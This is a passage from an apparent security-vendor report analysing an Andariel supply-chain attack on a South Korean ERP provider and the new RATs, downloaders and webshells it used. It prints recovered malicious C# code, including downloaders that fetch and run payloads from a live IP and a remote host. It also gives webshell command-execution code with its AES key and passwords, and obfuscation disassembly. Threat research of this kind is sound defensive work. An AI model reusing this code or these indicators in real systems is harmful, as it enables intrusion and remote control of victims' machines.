WithSecure was unable to determine the full scale or impact of this campaign; however, the ERP vendor is regarded as one of South Korea’s leading ERP providers, delivering solutions to more than 2,200 customers across key sectors including the public sector, semiconductors and equipment, IT, pharmaceuticals, and medical devices.

Trojanized supply-chain to deliver new RATs

WithSecure identified two distinct variants of the trojanized component in the ERP software.

The first variant delivers a new implant called JelusRAT, while the other delivers another new implant called StarshellRAT. The two implants are described in further detail in later sections called “JelusRAT” and “StarshellRAT”, respectively.

For the first variant, the trojanized component contained one additional method added by the threat actor which renamed two files (JelusRAT components - also fetched from the file server during the setup/update process) and launched one of the files (the JelusRAT implant). The code snippet for this added method is shown in figure 3. The two fetched JelusRAT component names also masqueraded as part of the ERP software to blend in with the rest of the software components, making them less likely to be noticed.

```
string text2 = Directory.GetParent(Environment.CurrentDirectory).FullName + "\\bin\\";
string text3 = text2 + "[redacted].Main.dll";
string text4 = text2 + "tsx19_ic.ini";
string text5 = text2 + "[redacted].vshost.exe";
string text6 = text2 + "key.ini";
try
{
    File.Copy(text4, text6, true);
    File.Copy(text3, text5, true);
}
catch (Exception)
{
}
Process.Start(new ProcessStartInfo
{
    FileName = text5,
    WorkingDirectory = text2,
    UseShellExecute = true,
    Verb = "runas"
});
```

Figure 3. Code portion from malicious method added to the first variant

For the second variant, the trojanized component can be categorized as a downloader, as it dynamically fetches an additional assembly payload from a remote address and executes it in-memory. To fetch the assembly, a custom header called “Authorizations” needs to be present in the HTTP request, with its value being the first IPv4 address of the victim’s machine. To fetch the IPv4 address, the threat actor implemented another custom method within the trojanized component called GetLocalIPv4. At the time of our analysis, the payload fetched from the remote address was exclusively the newly identified StarshellRAT malware. The code snippet of the primary method added by the threat actor to this variant is shown in figure 4.

```
private static async Task LoadAndRunAssemblyAsync()
{
    try
    {
        MethodInfo entryPoint = Assembly.Load(await new HttpClient
        {
            DefaultRequestHeaders = {
            {
                "Authorizations",
                [redacted].GetLocalIPv4()
            } }
        }.GetByteArrayAsync("http://[redacted].servehttp.com/login/index.php?subadmin=1")).EntryPoint;
        if (!(entryPoint == null))
        {
            ParameterInfo[] parameters = entryPoint.GetParameters();
            object[] array = null;
            if (parameters.Length == 1 && parameters[0].ParameterType == typeof(string[]))
            {
                array = new object[] { new string[] { "arg1", "arg2" } };
            }
            entryPoint.Invoke(null, array);
        }
    }
    catch (Exception)
    {
    }
}
```

Figure 4. Code portion from malicious method added to the second variant

Other components linked to the campaign

We discovered several other malicious components that likely enabled the compromise of the file server(s) and/or are otherwise linked to the wider campaign against this particular ERP software and/or vendor. These components are attributed to Andariel with varying confidence.

Setup list builder

We discovered a .NET application that appeared to function as a custom setup list builder for the ERP software, at a high-level creating a configuration (XML) file that contained entries for each of the software components that would be hosted on the file server. The format of the configuration file exactly matched the response format for one of the ERP’s file servers’ API endpoint methods used by the software during setup and/or update. A code snippet from the setup list builder is shown in figure 5.

```
private static void Load()
{
    try
    {
        Console.WriteLine("loading informations...");
        string[] commandLineArgs = Environment.GetCommandLineArgs();
        if (commandLineArgs.Length > 1)
        {
            Program.strOutSideStart = commandLineArgs[1];
        }
        Program.strUpdateFolderPath = AppDomain.CurrentDomain.BaseDirectory.Substring(0,
          AppDomain.CurrentDomain.BaseDirectory.Length - 1);
        Program.strFileSecuPath = Program.strUpdateFolderPath.Substring(0, Program.strUpdateFolderPath.LastIndexOf("\\")) +
          "\\SetUpListBuilder";
        Program.strUpdateFolderPath = Program.strUpdateFolderPath.Substring(0, Program.strUpdateFolderPath.LastIndexOf("\
          \")) + "\\SetupClient";
        if (File.Exists(AppDomain.CurrentDomain.BaseDirectory + "user.config"))
        {
            DataSet dataSet = new DataSet();
            dataSet.ReadXml(AppDomain.CurrentDomain.BaseDirectory + "user.config");
            Program.ClientSetupRealPath = dataSet.Tables["UserConfig"].Rows[0]["ServerLocalPath"].ToString();
            if (dataSet.Tables["UserConfig"].Columns.Contains("FrameworkVersion"))
            {
                Program.FrameworkVersion = dataSet.Tables["UserConfig"].Rows[0]["FrameworkVersion"].ToString();
            }
            else
            {
                Program.FrameworkVersion = "3.5";
            }
        }
        else
        {
            Program.ClientSetupRealPath = Program.strUpdateFolderPath;
            Program.FrameworkVersion = "3.5";
        }
        Program.ClientSetupPath = Program.strUpdateFolderPath;
        if (Program.strOutSideStart == "OutSideStart")
        {
            Program.MakeSetupListFile();
            Console.WriteLine("OutSideStart Success");
        }
    }
```

Figure 5. Code portion from setup list builder

This sample was hosted on an Andariel staging server (described in a later section called “Discovery and analysis of Andariel’s staging server and arsenal”) that was also linked in other ways to Andariel and this particular campaign. We assess the sample was custom built by the threat actor.

The tool’s PDB path contained direct references to the ERP software and vendor, but more importantly included a Korean phrase “배포공격” which translates to ‘distribution attack’. This phrase and overall functionality of this tool increased our confidence that the attack vector employed by the threat actor to compromise downstream victims with a RAT was a supply chain attack involving the ERP’s file server and the software’s setup/update mechanism.

Custom downloader

One of the files we discovered was a .NET assembly (implemented as a DLL) that functioned as a downloader. It contained a single method called Client.Execute that receives four arguments, none of which were actually used in the method implementation itself.

The code would then fetch a payload from a remote host by establishing a TCP connection over port 8080 and sending the string “cliAuth” as a message to the remote host in order to retrieve the payload. The payload would be stored on disk (C:\Windows\Temp\svccli.exe) and launched by the downloader. Finally, the method returned a “Success” string. The implemented method is shown in figure 6.

```
public class Client
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
    public string Execute(string conninfo, string name, string aaa, int num)
    {
        string text = "172.81.60.154";
        int num2 = 8080;
        string text2 = "C:/Windows/Temp/svccli.exe";
        try
        {
            using (TcpClient tcpClient = new TcpClient())
            {
                tcpClient.Connect(text, num2);
                using (NetworkStream stream = tcpClient.GetStream())
                {
                    string text3 = "cliAuth";
                    byte[] bytes = Encoding.UTF8.GetBytes(text3);
                    stream.Write(bytes, 0, bytes.Length);
                    using (FileStream fileStream = new FileStream(text2, FileMode.Create, FileAccess.Write))
                    {
                        byte[] array = new byte[4096];
                        int num3;
                        while ((num3 = stream.Read(array, 0, array.Length)) > 0)
                        {
                            fileStream.Write(array, 0, num3);
                        }
                    }
                }
            }
        }
        catch (Exception)
        {
        }
        Process.Start(new ProcessStartInfo
        {
            FileName = text2,
            Arguments = "",
            UseShellExecute = false,
            RedirectStandardOutput = false,
            CreateNoWindow = true
        });
        return "Success";
    }
}
```

Figure 6. Custom downloader method implementation

We were unable to fetch the next-stage payload at the time of our analysis. However, the remote host was also simultaneously used as a C2 server for a SmallTiger implant (custom malware linked to Andariel since 2024[12]) and another new undocumented Golang-based RAT which we attribute to Andariel as well. The Golang RAT has been detailed in a later section called “GopherRAT”.

We attributed this sample to Andariel and the ERP attack campaign based on PDB references to the ERP vendor, the remote host serving as a C2 server for another known Andariel implant (SmallTiger), and several other factors. The infrastructure and malware relations are depicted in figure 7.




Figure 7. Infrastructure and malware relationships for custom downloader and GopherRAT

Webshell – ASPXSHELL

We discovered another .NET assembly (implemented as a DLL) which had a primary method called Encrypt, that takes in four arguments. It launches a windowless process using the value provided via the third argument. It decrypts the third argument via AES-256 and splits the decrypted content using a “~I~” separator. The first portion of the string is meant to contain the process filename and the second part, the command line argument. The AES key is stored as a variable called “SendMessageNo” and its value is “A%F#OdFSP8f5DFsfw123978$asfq^fbn”.

The method ultimately returns a string either containing an error message (exception), launched process’s standard error output, or standard output (if process was launched successfully) with other variables such as the process filename, argument, and AppDomain.CurrentDomain.BaseDirectory.

The code snippet for the “Encrypt” method is shown in figure 8.

The sample was hosted on an Andariel staging server. Presence of the word “aspxshell” in the PDB path and the file version information highly suggest that it is a webshell-like component. Furthermore, the class name masqueraded as a component of the ERP software and the PDB path contained direct references to the ERP software and vendor name, suggesting it was a custom component built specifically for the attack campaign against this particular ERP software/vendor.

```
public string Encrypt(string strConnectionInfo, string text2, string text3, int n)
{
    string text4 = "";
    string text5 = "";
    string text6 = "";
    string text7 = "";
    string text10;
    try
    {
        string[] array = Regex.Split(this.AESDecrypt(text3, this.SendMessageNo), "~I~");
        text4 = array[0];
        text5 = array[1];
        text6 = AppDomain.CurrentDomain.BaseDirectory;
        if (File.Exists(text4))
        {
            text7 = string.Format("{0}  {1}\r\n", text4, text5);
            ProcessStartInfo processStartInfo = new ProcessStartInfo();
            processStartInfo.FileName = array[0];
            processStartInfo.Arguments = array[1];
            processStartInfo.RedirectStandardOutput = true;
            processStartInfo.RedirectStandardError = true;
            processStartInfo.UseShellExecute = false;
            processStartInfo.CreateNoWindow = true;
            Process process = new Process();
            process.StartInfo = processStartInfo;
            process.Start();
            string text8 = process.StandardOutput.ReadToEnd();
            string text9 = process.StandardError.ReadToEnd();
            process.WaitForExit();
            text7 += text8;
            if (!string.IsNullOrEmpty(text9))
            {
                text7 += text9;
            }
            text10 = text7;
        }
        else
        {
            text7 = string.Format("{0} {1} not exist.\n", text4, text5);
            text10 = text7;
        }
    }
```

Figure 8. Code snippet for Encrypt method

Webshell – TigerShell

The last set of components we found likely linked to this campaign were two ASPX webshells. These were uploaded to VirusTotal by a user who submitted some unique components linked to the campaign, which have been detailed in preceding sections. These two webshell files were uploaded within the same timeframe as some of the other samples.

Through a retroactive hunt, we were able to find four other variants for this webshell – all submitted from South Korea. These samples were implemented as JSP webshells rather than ASPX.

This collection of webshells were almost identical in implementation (even across the two languages) and collectively supported commands such as:

- Executing a shell command
- Executing a binary
- Uploading and downloading a file
- Testing network connectivity to another IP/port
- Heartbeat – checking if webshell is still active

For authentication, the webshell checks if the HTTP request contains a “mode” parameter and if its value matches a hardcoded password. The passwords found across all the samples were either “hellohaha” or “zse4321qaw”.

Incoming commands can be passed to the webshell via the request’s “ArticleBody” parameter. The “ArticleBody” content would be decoded from Base64. The decoded content would then be XORed with a hardcoded key. The key was 102129303336606966434747383l (hex value) across all samples.

Some detected samples contained additional JSP implementation details. These included a code snippet that encapsulated the webshell’s response within a form-data container, with the boundary ID hardcoded as 92ee0636f37ac8926354137bc151dabd. The form data’s “name” parameter was set as “image” and its filename as “tiger.jsp”. This is depicted in figure 9.

```
out.write("\r\n");
out.write("--92ee0636f37ac8926354137bc151dabd\r\n");
out.write("Content-Disposition: form-data; name=\"image\"; filename=\"tiger.jsp\"\r\n");
if (!SessFlt.Check(request, response))  return;
out.write("\r\n");
out.write("--92ee0636f37ac8926354137bc151dabd--\r\n");
```

Figure 9. Webshell response encapsulated in custom form-data

Andariel uses custom HTTP requests to implement network communication in some of their malware, particularly using multipart form-data. Also, the reference “tiger” has been used by Andariel in the past, for instance in their SmallTiger and TigerRAT implants. However, tiger is also a cultural symbol linked to the Korean peninsula and is by no means an exclusive term used by the Andariel group.

Therefore, while we believe these webshells were likely linked to Andariel activity, the collected evidence was not substantial enough to support our attribution, therefore this remains as a low-confidence attribution at the time of writing.

Discovery and analysis of Andariel's staging server and arsenal

Background

WithSecure discovered a staging server while analyzing the C2 infrastructure linked to the TigerRAT implant used in attack #1. WithSecure was able to pull some of the artifacts hosted on the staging server during its uptime.

We found:

1. Some of the tools (including custom ones) hosted on the server were the same tools (and exact hashes) used by Andariel in attack #1.
2. Some of the other tools and components hosted on the server were linked to attack #2.
3. The staging server was also used to stage and act as a C2 for some of Andariel's implants, including TigerRAT and StarshellRAT samples.

These linkages as well as other patterns led us to attribute the staging server and artifacts hosted at the time to Andariel. Some of the infrastructure and malware relations are depicted in figure 10.

In this section we will detail some of the unique tools and malware we discovered through our investigation into the staging server as well as the two attacks described in earlier sections.




Figure 10. Links between Andariel's C2 infrastructure and malware

New RATs

JelusRAT

JelusRAT is a sophisticated 2-stage RAT that was leveraged by Andariel in attack #2. The RAT requires an accompanying key file (called key.ini) to execute successfully.

The RAT is written in C++ and consists of a custom loader that decrypts the payload (main RAT component) from its resource section and loads it in its own process memory.

Both the loader and the payload employ obfuscated stack strings to obscure their embedded strings and use SIMD instructions to de-obfuscate them using various 16-byte XOR constants. An example is shown in figure 11, where the result is an ANSI string “WS2_32.dll”.

```
.text:00000001400155DE                  mov     rsi, 254B9E4AEBC5E04Ah
.text:00000001400155E8                  mov     [rsp+398h+var_368], rsi
.text:00000001400155ED                  mov     rax, [rsp+398h+var_368]
.text:00000001400155F2                  mov     qword ptr [rsp+398h+var_348], rax
.text:00000001400155F7                  mov     r12, 0D0528720DE983806h
.text:0000000140015601                  mov     [rsp+398h+var_368], r12
.text:0000000140015606                  mov     rax, [rsp+398h+var_368]
.text:000000014001560B                  mov     qword ptr [rsp+398h+var_348+8], rax
.text:0000000140015610                  mov     rdi, 4165AC79B4F7B31Dh
.text:000000014001561A                  mov     [rsp+398h+var_368], rdi
.text:000000014001561F                  mov     rax, [rsp+398h+var_368]
.text:0000000140015624                  mov     qword ptr [rsp+398h+var_98], rax
.text:000000014001562C                  mov     rbx, 0D0528720DE98546Ah
.text:0000000140015636                  mov     [rsp+398h+var_368], rbx
.text:000000014001563B                  mov     rax, [rsp+398h+var_368]
.text:0000000140015640                  mov     qword ptr [rsp+398h+var_98+8], rax
.text:0000000140015648                  movdqa  xmm0, [rsp+398h+var_348]
.text:000000014001564E                  pxor    xmm0, [rsp+398h+var_98]
.text:0000000140015657                  movdqa  [rsp+398h+var_348], xmm0 ; "WS2_32.dll"
```

Figure 11. String obfuscation example

This obfuscation pattern has been observed across various Andariel-linked malware that WithSecure has analyzed, such as the one explained in a later section called “PetitPotato”.

Furthermore, both components resolve their import functions dynamically using the same approach. At a high level, the malware computes a MurmurHash2A[13] value for the function name it wants to import, iterates through the target library’s export table, and compares the calculated hash against the hash of each exported name. The hashing function used during dynamic import resolving is shown in figure 12. In this example, the constant 0x5BD1E995 can be seen, which is typical for the 32-bit version of MurmurHash2 and its variants.

This method of dynamic import resolution is atypical. A more commonly adopted technique in malware is to store only the hash values of desired APIs within the sample itself, avoiding the need to calculate them at runtime. In such implementations, the function names never appear in the binary, making the usage of API hashing more practical while also obscuring the original API names.

The name JelusRAT was chosen based on the threat actor’s own naming of the malware, that was found in some of the samples’ PDB paths.


```
.text:0000000140002C20
.text:0000000140002C20 murmurhash2a    proc near               ; CODE XREF: sub_140002CE0+68↓p
.text:0000000140002C20                                         ; sub_140002DA0+51↓p ...
.text:0000000140002C20                 mov     r9d, edx
.text:0000000140002C23                 mov     r11d, r8d
.text:0000000140002C26                 mov     r8d, edx
.text:0000000140002C29                 cmp     edx, 4
.text:0000000140002C2C                 jl      short murmurhash2a_skip_dwords
.text:0000000140002C2E                 mov     r10d, r9d
.text:0000000140002C31                 shr     r10, 2
.text:0000000140002C35                 mov     eax, r10d
.text:0000000140002C38                 neg     eax
.text:0000000140002C3A                 lea     r9d, [r9+rax*4]
.text:0000000140002C3E                 xchg    ax, ax
.text:0000000140002C40
.text:0000000140002C40 murmurhash2a_loop_dwords:               ; CODE XREF: murmurhash2a+45↓j
.text:0000000140002C40                 imul    eax, [rcx], 5BD1E995h
.text:0000000140002C46                 add     rcx, 4
.text:0000000140002C4A                 imul    r11d, 5BD1E995h
.text:0000000140002C51                 mov     edx, eax
.text:0000000140002C53                 shr     edx, 24
.text:0000000140002C56                 xor     edx, eax
.text:0000000140002C58                 imul    edx, 5BD1E995h
.text:0000000140002C5E                 xor     r11d, edx
.text:0000000140002C61                 sub     r10, 1
.text:0000000140002C65                 jnz     short murmurhash2a_loop_dwords
.text:0000000140002C67
.text:0000000140002C67 murmurhash2a_skip_dwords:               ; CODE XREF: murmurhash2a+C↑j
.text:0000000140002C67                 xor     edx, edx
.text:0000000140002C69                 sub     r9d, 1
.text:0000000140002C6D                 jz      short murmurhash2a_rest_1
.text:0000000140002C6F                 sub     r9d, 1
.text:0000000140002C73                 jz      short murmurhash2a_rest_2
.text:0000000140002C75                 cmp     r9d, 1
.text:0000000140002C79                 jnz     short murmurhash2a_finalize
.text:0000000140002C7B                 movzx   edx, byte ptr [rcx+2]
.text:0000000140002C7F                 shl     edx, 16
.text:0000000140002C82
.text:0000000140002C82 murmurhash2a_rest_2:                    ; CODE XREF: murmurhash2a+53↑j
.text:0000000140002C82                 movzx   eax, byte ptr [rcx+1]
.text:0000000140002C86                 shl     eax, 8
.text:0000000140002C89                 xor     edx, eax
.text:0000000140002C8B
.text:0000000140002C8B murmurhash2a_rest_1:                    ; CODE XREF: murmurhash2a+4D↑j
.text:0000000140002C8B                 movzx   eax, byte ptr [rcx]
.text:0000000140002C8E                 xor     edx, eax
.text:0000000140002C90
.text:0000000140002C90 murmurhash2a_finalize:                  ; CODE XREF: murmurhash2a+59↑j
.text:0000000140002C90                 imul    ecx, edx, 5BD1E995h
.text:0000000140002C96                 imul    r8d, 5BD1E995h
.text:0000000140002C9D                 mov     eax, ecx
.text:0000000140002C9F                 shr     eax, 24
.text:0000000140002CA2                 xor     eax, ecx
.text:0000000140002CA4                 imul    ecx, eax, 5BD1E995h
.text:0000000140002CAA                 imul    eax, r11d, 5BD1E995h
.text:0000000140002CB1                 xor     ecx, eax
.text:0000000140002CB3                 mov     eax, r8d
.text:0000000140002CB6                 shr     eax, 24
.text:0000000140002CB9                 xor     eax, r8d
.text:0000000140002CBC                 imul    edx, ecx, 5BD1E995h
.text:0000000140002CC2                 imul    eax, 5BD1E995h
.text:0000000140002CC8                 xor     edx, eax
.text:0000000140002CCA                 mov     eax, edx
.text:0000000140002CCC                 shr     eax, 13
.text:0000000140002CCF                 xor     eax, edx
.text:0000000140002CD1                 imul    ecx, eax, 5BD1E995h
.text:0000000140002CD7                 mov     eax, ecx
.text:0000000140002CD9                 shr     eax, 15
.text:0000000140002CDC                 xor     eax, ecx
.text:0000000140002CDE                 retn
.text:0000000140002CDE murmurhash2a    endp
```

Figure 12. Hashing function used during dynamic import resolving


Loader

The loader masquerades as a dummy MFC application with one export function called “HelloWorld”, which is executed in the application’s main subroutine. Andariel has a history of using MFC applications to develop their loaders[14].

The loader contains two encrypted resource sections, one being the RAT payload, and another being the RAT’s configuration.

Its functionality can be broken down into four main parts:

1. **Generate decryption key**
    - Read “key.ini” file from the same directory as the RAT. The file is immediately deleted after it is read.
    - The content, which is base64-encoded, is ran through a custom decryption algorithm. The final output is a string that is used to decrypt the RAT’s configuration and payload, which are described in the next 2 parts.
2. **Decrypt and write RAT configuration to disk**
    - The loader reads one of its resource entries (encrypted data) which corresponds to the RAT’s configuration.
    - The encrypted data is decrypted via AES-256 (CBC mode), with the AES key being set as the SHA256 value[15] of the key generated from the first part.
    - The decrypted configuration data is written to a file called “Info.ini” on disk.
3. **Decrypt and load payload in-memory**
    - The loader reads one of its resource entries (encrypted data) which corresponds to the RAT payload.
    - The encrypted data is decrypted in the same way as the RAT configuration, described in the previous part.
    - The decrypted output is a valid PE file, which is loaded in the loader’s own process memory.
4. **Self-deletion**
    - As the last step, the loader deletes itself from disk. Although the file should be locked as it is still a running process, the loader uses similar code as the one outlined here[16] to achieve this.
    - This essentially results in the RAT residing fully in memory with no traces left on disk.



Payload

The main payload reads the configuration file (Info.ini) that was written on disk by the loader. The file is deleted immediately after it is read. The configuration data is XORed with the XOR key being the file content's first byte. An example of Info.ini before and after decryption is shown in figure 13.




Figure 13. Info.ini (RAT config) before and after decryption

In the samples we have analyzed, this resulted in a configuration list with 7 key/value pairs:

- **IP:** C2 IP address.
- **SP:** C2 port.
- **ST:** Likely stands for Sleep Timer, this value is also used as a timer, but for other sleep calls in the code.
- **OB:** Bitness of the payload (32 or 64 bit). This data is used as value for the "ClientBIT" value in the handshake packet sent to the C2, which is described later.
- **IV:** Likely stands for InterVal. It's used in the calculation to determine how much time certain sleep calls need to spend. Its value is also passed onto the RAT's loaded plugins, which is described later.
- **TP:** Transfer protocol (set as tcp). However, it is not used anywhere.
- **GP:** This value is not used anywhere. The value was set as "Black1" across the samples we analyzed.

